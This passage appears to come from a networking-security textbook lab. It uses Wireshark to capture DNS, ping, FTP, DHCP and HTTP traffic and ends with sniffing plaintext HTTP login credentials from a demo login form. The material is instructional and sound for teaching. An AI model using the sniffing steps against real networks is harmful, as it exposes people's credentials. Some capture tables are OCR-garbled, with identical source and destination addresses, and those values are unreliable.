
```
C:\Users\Abhardwaj>
C:\Users\Abhardwaj>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

Figure 1.6 Flush DNS clears all DNS entries. ⏎

To perform a network trace, capture the DNS packets that are generated by ordinary Web-surfing activity. If you are on Windows, use ipconfig to empty the DNS cache on your host. Open Wireshark and enter ‘ip.addr = <your ip address>’ into the filter (refer to Ipconfig for your IP Address). This filter includes only packets that come to and from your network interface. If using Windows, flush the dns, then start packet capture in Wireshark, and visit a website (say https://www.ndtv.com). Then stop the packet capture and save the packets as a dump.

To explore the aspects of the ICMP protocol, generate using Ping network utility program. Ping works by sending an Internet Control Message Protocol (ICMP) Echo Request to a specified interface on the network and waiting for a reply. When a ping command is issued, a ping signal is sent to a specified address. When the target host receives the echo request, it responds by sending an echo reply packet.


Start by capturing the ICMP packets generated by the Ping program. Recall Ping allows anyone (for example, a network administrator) to verify if a host is live or not. Ping program from the source host sends a packet to the target IP address; if the target is live, the Ping program in the target host responds by sending a packet back to the source host. Connect your laptop to the internet using your Hotspot, UPES firewall disables ICMP traffic. Open a command prompt (Windows) or terminal (in Linux) and then start Wireshark packet sniffer to begin Wireshark packet capture. Ping command ‘ping yahoo.com -4 –c 10’ sends ICMP traffic for IP version 4.0 with 10 pings on Linux and /Mac. Use ‘ping yahoo.com -4 –n 10’ for Windows OS where the ‘-n 10 indicates sending 10 ping requests as shown in Figure 1.7.



```
C:\Users\Abhardwaj>ping yahoo.com -4 -n 10

Pinging yahoo.com [74.6.143.25] with 32 bytes of data:
Reply from 74.6.143.25: bytes=32 time=258ms TTL=41
Reply from 74.6.143.25: bytes=32 time=258ms TTL=41
Reply from 74.6.143.25: bytes=32 time=260ms TTL=41
Reply from 74.6.143.25: bytes=32 time=258ms TTL=41
Request timed out.
Reply from 74.6.143.25: bytes=32 time=256ms TTL=41
Reply from 74.6.143.25: bytes=32 time=256ms TTL=42
Reply from 74.6.143.25: bytes=32 time=257ms TTL=41
Reply from 74.6.143.25: bytes=32 time=259ms TTL=41
Reply from 74.6.143.25: bytes=32 time=262ms TTL=41

Ping statistics for 74.6.143.25:
    Packets: Sent = 10, Received = 9, Lost = 1 (10% loss),
Approximate round trip times in milli-seconds:
    Minimum = 256ms, Maximum = 262ms, Average = 258ms
```

Figure 1.7 Windows OS ping command. ⏎


Start packet capture, use any domain name (say sydney.edu.au) as the hostname, and increase the ICMP payload from the default 32 bytes to a higher byte load. When the Ping program terminates, stop the packet capture in Wireshark, which should look something like Figure 1.8.



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-08 08:29:49.268251	52.198.225.221	52.198.225.221	TLSv1.2	255	Application Data
2	2022-08-08 08:29:49.317441	192.168.29.51	192.168.29.51	TCP	54	56794 → 443 [ACK] Seq=1 Ack=202 Win=509 Len=0
3	2022-08-08 08:29:50.812621	192.168.29.1	192.168.29.1	IGMPv3	50	Membership Query, general
4	2022-08-08 08:29:51.181288	192.168.29.51	192.168.29.51	ICMP	74	Echo (ping) request id=0x0001, seq=27/6912, ttl=128 (reply in 6)
5	2022-08-08 08:29:51.290086	192.168.29.51	192.168.29.51	IGMPv3	54	Membership Report / Join group 239.255.255.250 for any sources
6	2022-08-08 08:29:51.431120	74.6.143.26	74.6.143.26	ICMP	74	Echo (ping) reply id=0x0001, seq=27/6912, ttl=41 (request in 4)
7	2022-08-08 08:29:52.208654	192.168.29.51	192.168.29.51	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (reply in 8)
8	2022-08-08 08:29:52.456499	74.6.143.26	74.6.143.26	ICMP	74	Echo (ping) reply id=0x0001, seq=28/7168, ttl=41 (request in 7)
9	2022-08-08 08:29:53.225937	192.168.29.51	192.168.29.51	ICMP	74	Echo (ping) request id=0x0001, seq=29/7424, ttl=128 (reply in 10)
10	2022-08-08 08:29:53.476792	74.6.143.26	74.6.143.26	ICMP	74	Echo (ping) reply id=0x0001, seq=29/7424, ttl=41 (request in 9)
11	2022-08-08 08:29:54.242958	192.168.29.51	192.168.29.51	ICMP	74	Echo (ping) request id=0x0001, seq=30/7680, ttl=128 (reply in 13)

Figure 1.8 ICMP info captured. ⏎


To analyze FTP traffic, start Wireshark and then use the command prompt to first connect to any FTP Server (say ftp ftp.cs.brown.edu) as displayed in Figure 1.9.



```
Microsoft Windows [Version 10.0.19044.1865]
(c) Microsoft Corporation. All rights reserved.

C:\Users\abhardwaj>ftp ftp.cs.brown.edu
Connected to ftp.cs.brown.edu.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 05:36. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
200 OK, UTF-8 enabled
User (ftp.cs.brown.edu:(none)):
230 Anonymous user logged in
ftp> ls -l
200 PORT command successful
Aborting any active data connections...
ftp> bye

C:\Users\abhardwaj>
```

Figure 1.9 Connect to the FTP server. ⏎

Since Wireshark has captured all packets, filter for only 'ftp' as displayed in Figure 1.10, which displays the activities performed by a user during the FTP interaction.




ftp

No.	Time	Source	Destination	Protocol	Length	Info
35	2.723306	128.148.32.111	192.168.29.51	FTP	323	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
36	2.751948	192.168.29.51	128.148.32.111	FTP	68	Request: OPTS UTF8 ON
39	3.003466	128.148.32.111	192.168.29.51	FTP	77	Response: 200 OK, UTF-8 enabled
66	6.988755	192.168.29.51	128.148.32.111	FTP	61	Request: USER
69	7.281994	128.148.32.111	192.168.29.51	FTP	84	Response: 230 Anonymous user logged in
108	11.373014	192.168.29.51	128.148.32.111	FTP	81	Request: PORT 192,168,29,51,248,80
122	12.336651	192.168.29.51	128.148.32.111	FTP	63	Request: NLST -l
339	29.844769	192.168.29.51	128.148.32.111	FTP	60	Request: QUIT

Figure 1.10 Filter applied for FTP packets. ⏎

To view TCP packets, another option is to filter out other protocols such as IP v6, TLS, ARP, DNS, and HTTP, as illustrated in Figure 1.11.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

not ipv6 && not tls && not dns && not arp && not http

No.	Time	Source	Destination	Protocol	Length	Info
2	2022-08-08 08:56:48.261625	192.168.29.51	192.168.29.51	TCP	54	57000 → 443 [ACK] Seq=1 Ack=202 Win=510 Len=0
60	2022-08-08 08:56:50.126273	192.168.29.51	192.168.29.51	TCP	66	57007 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
89	2022-08-08 08:56:50.330314	54.247.69.169	54.247.69.169	TCP	66	80 → 57007 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM=1 WS=512
218	2022-08-08 08:56:51.314038	192.168.29.51	192.168.29.51	TCP	54	57000 → 443 [ACK] Seq=1347 Ack=403 Win=509 Len=0
219	2022-08-08 08:56:51.328767	54.247.69.169	54.247.69.169	TCP	66	[TCP Retransmission] 80 → 57007 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_P
221	2022-08-08 08:56:52.202914	192.168.29.51	192.168.29.51	TCP	66	57008 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
225	2022-08-08 08:56:52.397943	54.247.69.169	54.247.69.169	TCP	66	80 → 57008 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM=1 WS=512
226	2022-08-08 08:56:52.398019	192.168.29.51	192.168.29.51	TCP	54	57008 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
228	2022-08-08 08:56:52.593803	54.247.69.169	54.247.69.169	TCP	54	80 → 57008 [ACK] Seq=1 Ack=469 Win=28160 Len=0
230	2022-08-08 08:56:52.640711	192.168.29.51	192.168.29.51	TCP	54	57008 → 80 [ACK] Seq=469 Ack=210 Win=131072 Len=0
231	2022-08-08 08:56:53.328513	54.247.69.169	54.247.69.169	TCP	66	[TCP Retransmission] 80 → 57007 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_P

Figure 1.11 Filtered for only TCP. ⏎

To explore the aspects of the DHCP protocol, first use the ipconfig command to first release the IP address as shown in Figure 1.12.



```
C:\Users\Abhardwaj>ipconfig /release

Windows IP Configuration

No operation can be performed on Ethernet while it has its media disconnected.
No operation can be performed on Local Area Connection* 1 while it has its media disconnected.
No operation can be performed on Local Area Connection* 2 while it has its media disconnected.
^C
```

Figure 1.12 Ipconfig release. ⏎

Next, generate the DHCP request to receive IP address information using ‘ipconfig/renew’ as shown in Figure 1.13.




```
Windows IP Configuration

No operation can be performed on Ethernet while it has its media disconnected.
No operation can be performed on Local Area Connection* 1 while it has its media disconnected.
No operation can be performed on Local Area Connection* 2 while it has its media disconnected.
No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ddn.upes.ac.in

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e97f:d3dd:8c3:d4cd%13
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 1.13 Ipconfig renew. ⏎

To filter for DHCP packets in Wireshark, filter for the ‘bootp’ command as displayed in Figure 1.14.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

bootp

No.	Time	Source	Destination	Protocol	Length	Info
107	2022-08-08 09:59:21.847…	192.168.29.51	192.168.29.51	DHCP	369	DHCP Request - Transaction ID 0x408d1d0
108	2022-08-08 09:59:21.851…	192.168.29.1	192.168.29.1	DHCP	352	DHCP ACK - Transaction ID 0x408d1d0


Figure 1.14 Filtering for DHCP requests. ⏎

To protect against network eavesdropping and insider threats, cybersecurity professionals should implement the following security measures:

- **Enforce Email Encryption (TLS/SSL):** All internal and external email communications should use TLS encryption to prevent sniffing.
- **Monitor Internal Traffic with IDS/IPS:** Deploy Intrusion Detection and Prevention Systems (IDS/IPS) like Zeek or Suricata to detect anomalies.
- **Implement Network Segmentation:** Limit access between departments to prevent lateral movement by insiders.
- **Use Data Loss Prevention (DLP) Systems:** Detect and block unauthorized data exfiltration attempts.
- **Deploy Behavioral Analytics:** AI-driven solutions can detect insider threats based on unusual access patterns.

1.3 SNIFFING WEB TRAFFIC


Using traffic analysis of HTTP and WhatsApp Web Traffic, explore several aspects of the HTTP protocol like the basic GET/response interaction, HTTP message formats, retrieving large HTML files, retrieving HTML files with embedded objects, and HTTP authentication and security. For a basic GET/response interaction, open the web browser, start the Wireshark packet sniffer but do not yet begin packet capture. Enter ‘http’ (just the letters, not the quotation marks) in the display-filter-specification window, so that only captured HTTP messages will be displayed in the packet-listing window. Since we are only interested in HTTP protocol here, we do not want to see the clutter of all captured packets. Flush the DNS and then begin Wireshark packet capture. First, enter a URL ‘http://www.demo.amitjakhu.com/login-form’. The web browser should display the very simple, one-line HTML file. Then, stop Wireshark packet capture and Wireshark should display something like Figure 1.15 as a GET request, which shows in the packet-listing window that four HTTP messages were captured: GET message (from your browser to the HTTP webserver) and the response message from the server to your browser, and another request for the web page.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

No.	Time	Source	Destination	Protocol	Length	Info
25	2022-08-07 10:57:47.598898	2405:201:6804…	2405:201:6804:48a3:…	HTTP	461	GET /login-form/ HTTP/1.1
31	2022-08-07 10:57:47.906807	2607:f1c0:100…	2607:f1c0:1000:5010…	HTTP	273	HTTP/1.1 200 OK (text/html)

Figure 1.15 HTTP filtered traffic. ⏎


Try to retrieve Long Web Pages or documents, start the web browser and Wireshark packet sniffer. Enter the URL into your browser (http://wireshark.grydeske.net/file3.html), and the browser should display the rather lengthy ‘Bill of Rights’. Access http://www.internetfirstpage.com/ and refresh the web page. Then stop Wireshark packet capture and enter ‘http’ in the display-filter-specification window. Now only the captured HTTP messages are displayed. In the packet-listing window, notice HTTP GET message as displayed in Figure 1.16, followed by a multiple-packet TCP response to HTTP GET request.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

No.	Time	Source	Destination	Protocol	Length	Info
15	2022-08-07 11:07:25.071936	192.168.29.51	192.168.29.51	HTTP	522	GET /file3.html HTTP/1.1
17	2022-08-07 11:07:25.262786	54.247.69.169	54.247.69.169	HTTP	263	HTTP/1.1 304 Not Modified
19	2022-08-07 11:07:27.272531	192.168.29.51	192.168.29.51	HTTP	522	GET /file3.html HTTP/1.1
20	2022-08-07 11:07:27.462636	54.247.69.169	54.247.69.169	HTTP	263	HTTP/1.1 304 Not Modified

Figure 1.16 Long web HTTP capture. ⏎


HTTP Login ID and Passwords can be sniffed by first starting Wireshark packet sniffer, then open the URL in web browser (say http://www.demo.amitjakhu.com/login-form). Try to log in with any ID & password, and Wireshark shows something like Figure 1.17.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

No.	Time	Source	Destination	Protocol	Length	Info
5	2022-08-07 11:17:05.645454	2405:201:6804…	2405:201:6804:48a3:…	HTTP	549	GET /login-form/ HTTP/1.1
9	2022-08-07 11:17:05.951042	2607:f1c0:100…	2607:f1c0:1000:5010…	HTTP	231	HTTP/1.1 304 Not Modified
18	2022-08-07 11:17:11.689753	2405:201:6804…	2405:201:6804:48a3:…	HTTP	668	POST /login-form/ HTTP/1.1 (application/x-www-form-urlencoded)
21	2022-08-07 11:17:11.999874	2607:f1c0:100…	2607:f1c0:1000:5010…	HTTP	273	HTTP/1.1 200 OK (text/html)

Figure 1.17 Web login capture. ⏎

Search for a specific web portal name in the network is performed by first starting Wireshark packet sniffer, then open any URL and browse (say www.ndtv.com). To filter for the traffic having the name NDTV, use 'frame matches' filter as shown in Figure 1.18.




frame matches "ndtv" && ip.src == 10.3.3.95

